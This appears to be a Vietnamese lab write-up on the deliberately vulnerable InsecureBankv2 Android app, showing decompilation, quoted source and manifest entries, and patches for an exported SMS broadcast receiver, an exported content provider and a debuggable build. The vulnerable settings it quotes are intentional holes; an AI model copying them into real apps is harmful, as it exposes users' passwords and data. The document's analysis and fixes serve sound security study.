


- Bước 6: Chọn file jar vừa được tạo







- Bước 7: Đọc mã nguồn ứng dụng:



- Bước 8: Kiểm tra mã nguồn và file AndroidManifest.xml


InsecureBankv2-dex2jar.jar
android.support
com
android.insecurebankv2
BuildConfig.class
ChangePassword.class
CryptoClass.class
DoLogin.class
DoTransfer.class
FilePrefActivity.class
LoginActivity.class
MyBroadCastReceiver.class
MyWebViewClient.class
PostLogin.class
R.class
TrackUserContentProvider.class
ViewStatement.class
WrongLogin.class
google
DoLogin.class
ChangePassword.class
public class ChangePassword extends Activity {
private static final String PASSWORD_PATTERN = "((?=.*\\d)(?=.*[a-z])(?=.*[A-Z])(?=.
Button changePassword_button;
EditText changePassword_text;
private Matcher matcher;
private Pattern pattern;
String protocol = "http://";
BufferedReader reader;
String result;
SharedPreferences serverDetails;
String serverip = "";
String serverport = "";
TextView textView_Username;
String uname;
private void broadcastChangepasswordSMS(String paramString1, String paramString2) {
if (TextUtils.isEmpty(paramString1.toString().trim())) {
System.out.println("Phone number Invalid.");
return;
}
Intent intent = new Intent();
intent.setAction("theBroadcast");
intent.putExtra("phonenumber", paramString1);
intent.putExtra("newpass", paramString2);
sendBroadcast(intent);
}
public void callPreferences() {
startActivity(new Intent((Context)this, FilePrefActivity.class));
}

Trong onReceive() của class MyBroadcastReceiver, để ý ta sẽ thấy nó gửi giá trị của biến số điện thoại sang một SmsManager



Ngoài ra, Broadcast Receivers là android:exported=”true” trong tập tin AndroidManifest.xml, nên có thể lắng nghe các lời gọi từ 1 app khác, tức có thể tạo app gửi các intent tới receiver.

```
<receiver android:exported="true" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
```

- Bước 9: Vá lỗ hổng: Sửa trường android:exported=”false” trong AndroidManifest.xml

```
<receiver android:exported="false" android:name="com.android.insecurebankv2.MyBroadCastReceiver">
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
```

- Bước 10: Biên dịch lại mã nguồn

```
C:\Users\PC\Downloads>apktool b InsecureBankv2 -o InsecureBankv3.apk
I: Using Apktool 2.9.3
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk into: InsecureBankv3.apk
```

Các quyền mà ứng dụng InsecureBankv2 yêu cầu để sử dụng:

- "android.permission.INTERNET": Cho phép ứng dụng truy cập vào Internet.
- "android.permission.WRITE_EXTERNAL_STORAGE": Cho phép ứng dụng ghi dữ liệu vào bộ nhớ ngoài (như thẻ SD).
- "android.permission.SEND_SMS": Cho phép ứng dụng gửi tin nhắn SMS.
- "android.permission.USE_CREDENTIALS": Cho phép ứng dụng sử dụng thông tin xác thực từ các tài khoản trên thiết bị.
- "android.permission.GET_ACCOUNTS": Cho phép ứng dụng truy cập danh sách các tài khoản đã biết trên thiết bị.
- "android.permission.READ_PROFILE": Cho phép ứng dụng đọc thông tin hồ sơ của người dùng
- "android.permission.READ_CONTACTS": Cho phép ứng dụng đọc danh bạ của người dùng.
- "android.permission.READ_PHONE_STATE": Cho phép ứng dụng truy cập thông tin về trạng thái điện thoại, chẳng hạn như số điện thoại, trạng thái cuộc gọi hiện tại.
- "android.permission.READ_EXTERNAL_STORAGE": Cho phép ứng dụng đọc dữ liệu từ bộ nhớ ngoài.
- "android.permission.READ_CALL_LOG": Cho phép ứng dụng đọc nhật ký cuộc gọi của người dùng.
- "android.permission.ACCESS_NETWORK_STATE": Cho phép ứng dụng truy cập thông tin về trạng thái mạng.

- "android.permission.ACCESS_COARSE_LOCATION": Cho phép ứng dụng truy cập vị trí của người dùng thông qua các phương tiện không chính xác, chẳng hạn như mạng Wi-Fi hoặc mạng di động.

Lỗi bảo mật khác trong file AndroidManifest.xml:

```
-       <application android:allowBackup="true" android:debuggable="true"
    android:icon="@mipmap/ic_launcher" android:label="@string/app_name"
    android:theme="@android:style/Theme.Holo.Light.DarkActionBar">
```

+ Cài đặt này cho phép ứng dụng chạy ở chế độ debug. Có thể dẫn tới nhiều lỗ hổng bảo mật vì nó cho phép truy cập vào thông tin gỡ lỗi và có thể dẫn đến việc rò rỉ thông tin nhạy cảm.

+ Bất kỳ ai có thể kết nối thiết bị Android với máy tính và sử dụng công cụ gỡ lỗi như adb (Android Debug Bridge) để truy cập vào ứng dụng đều có thể kiểm tra trạng thái bên trong của ứng dụng, kiểm tra các biến,…

+ Ứng dụng có thể ghi log các thông tin nhạy cảm như tên người dùng, mật khẩu, mã thông báo xác thực vào logcat. Khi debuggable được bật, những thông tin này có thể bị xem và lấy cắp.

⇨ Sửa lại thành android:debuggable=”false”

```
-           <provider
    android:authorities="com.android.insecurebankv2.TrackUserContentProvider"
    android:exported="true"
    android:name="com.android.insecurebankv2.TrackUserContentProvider"/>
```

Dòng này trong file AndroidManifest.xml khai báo một Content Provider trong ứng dụng Android. Khi android:exported="true", Content Provider này có thể được truy cập từ bất kỳ ứng dụng nào khác trên thiết bị, miễn là chúng có quyền truy cập cần thiết.

+ Bất kỳ ứng dụng nào trên thiết bị cũng có thể truy cập vào Content Provider này. Điều này có thể dẫn đến rò rỉ dữ liệu nếu Content Provider cung cấp dữ liệu nhạy cảm hoặc không được bảo vệ đúng cách.

+ Kẻ tấn công có thể khai thác Content Provider để truy xuất, thêm, sửa đổi hoặc xóa dữ liệu mà không cần sự cho phép của người dùng hoặc ứng dụng chủ sở hữu.

⇨ Sửa lại android: exported=”false”